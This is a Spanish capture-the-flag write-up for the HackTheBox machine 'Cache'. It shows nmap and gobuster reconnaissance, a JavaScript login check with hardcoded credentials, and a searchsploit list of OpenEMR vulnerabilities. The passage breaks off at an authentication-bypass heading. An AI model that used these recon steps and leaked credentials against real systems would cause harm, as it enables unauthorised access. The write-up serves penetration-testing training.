
Cache - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|   256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_  256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Cache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Vamos a ver el contenido del puerto 80:



Vamos a realizar un fuzzing de directorios:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.10.188 -w /usr/share/wordlists/dirbuster/directory-li
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.188
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 8193]
/news.html            (Status: 200) [Size: 7235]
/login.html           (Status: 200) [Size: 2421]
/contactus.html       (Status: 200) [Size: 2539]
/author.html          (Status: 200) [Size: 1522]
/net.html             (Status: 200) [Size: 290]
/javascript           (Status: 301) [Size: 317] [--> http://10.10.10.188/javascript/]
```


Hay un panel de login:



En el codigo fuente de un script en javascript podemos encontrar las credenciales:


```javascript
$(function(){

    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }
    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
            alert("Username didn't Match");
            error_username = true;
        }
    }
    $("#loginform").submit(function(event) {
        /* Act on the event */
        error_correctPassword = false;
         checkCorrectPassword();
         error_username = false;
         checkCorrectUsername();


        if(error_correctPassword == false && error_username ==false){
            return true;
        }
        else{
            return false;
        }
    });

});
```

Una vez logeados se nos redigije a esta pagina:




No hay nada interesante en esa pagina. Si vamos a author podemos ver lo siguiente:

Nos dice que tambien es autor de proyectos como HMS (Hospital Management System). Podemos ver si HMS pertenece al subdominio de "cache.htb", pero no. Tambien podemos comprobar si es un dominio independiente que corresponde al mismo host:



Hemos accedido a un nuevo panel de login. Intentamos acceder con las mismas credenciales pero nada:



Estamos ante el software "openemr". Vamos a buscar vulnerabilidades para este software:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit openemr
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
OpenEMR - 'site' Cross-Site Scripting
OpenEMR - Arbitrary '.PHP' File Upload (Metasploit)
OpenEMR 2.8.1 - 'fileroot' Remote File Inclusion
OpenEMR 2.8.1 - 'srcdir' Multiple Remote File Inclusions
OpenEMR 2.8.2 - 'Import_XML.php' Remote File Inclusion
OpenEMR 2.8.2 - 'Login_Frame.php' Cross-Site Scripting
OpenEMR 3.2.0 - SQL Injection / Cross-Site Scripting
OpenEMR 4 - Multiple Vulnerabilities
OpenEMR 4.0 - Multiple Cross-Site Scripting Vulnerabilities
OpenEMR 4.0.0 - Multiple Vulnerabilities
OpenEMR 4.1 - '/contrib/acog/print_form.php?formname' Traversal Local File Inclusio
OpenEMR 4.1 - '/Interface/fax/fax_dispatch.php?File' 'exec()' Call Arbitrary Shell
OpenEMR 4.1 - '/Interface/patient_file/encounter/load_form.php?formname' Traversal
OpenEMR 4.1 - '/Interface/patient_file/encounter/trend_form.php?formname' Traversal
OpenEMR 4.1 - 'note' HTML Injection
OpenEMR 4.1.0 - 'u' SQL Injection
OpenEMR 4.1.1 - 'ofc_upload_image.php' Arbitrary File Upload
OpenEMR 4.1.1 Patch 14 - Multiple Vulnerabilities
OpenEMR 4.1.1 Patch 14 - SQL Injection / Privilege Escalation / Remote Code Executi
OpenEMR 4.1.2(7) - Multiple SQL Injections
```

Podemos ver que hay una gran cantidad de SQL Injections. Vamos a buscarlo en google:




TABLE OF CONTENTS


Tenemos una guia de como bypasear el portal de autenticacion:

2.0 - Patient Portal Authentication Bypass

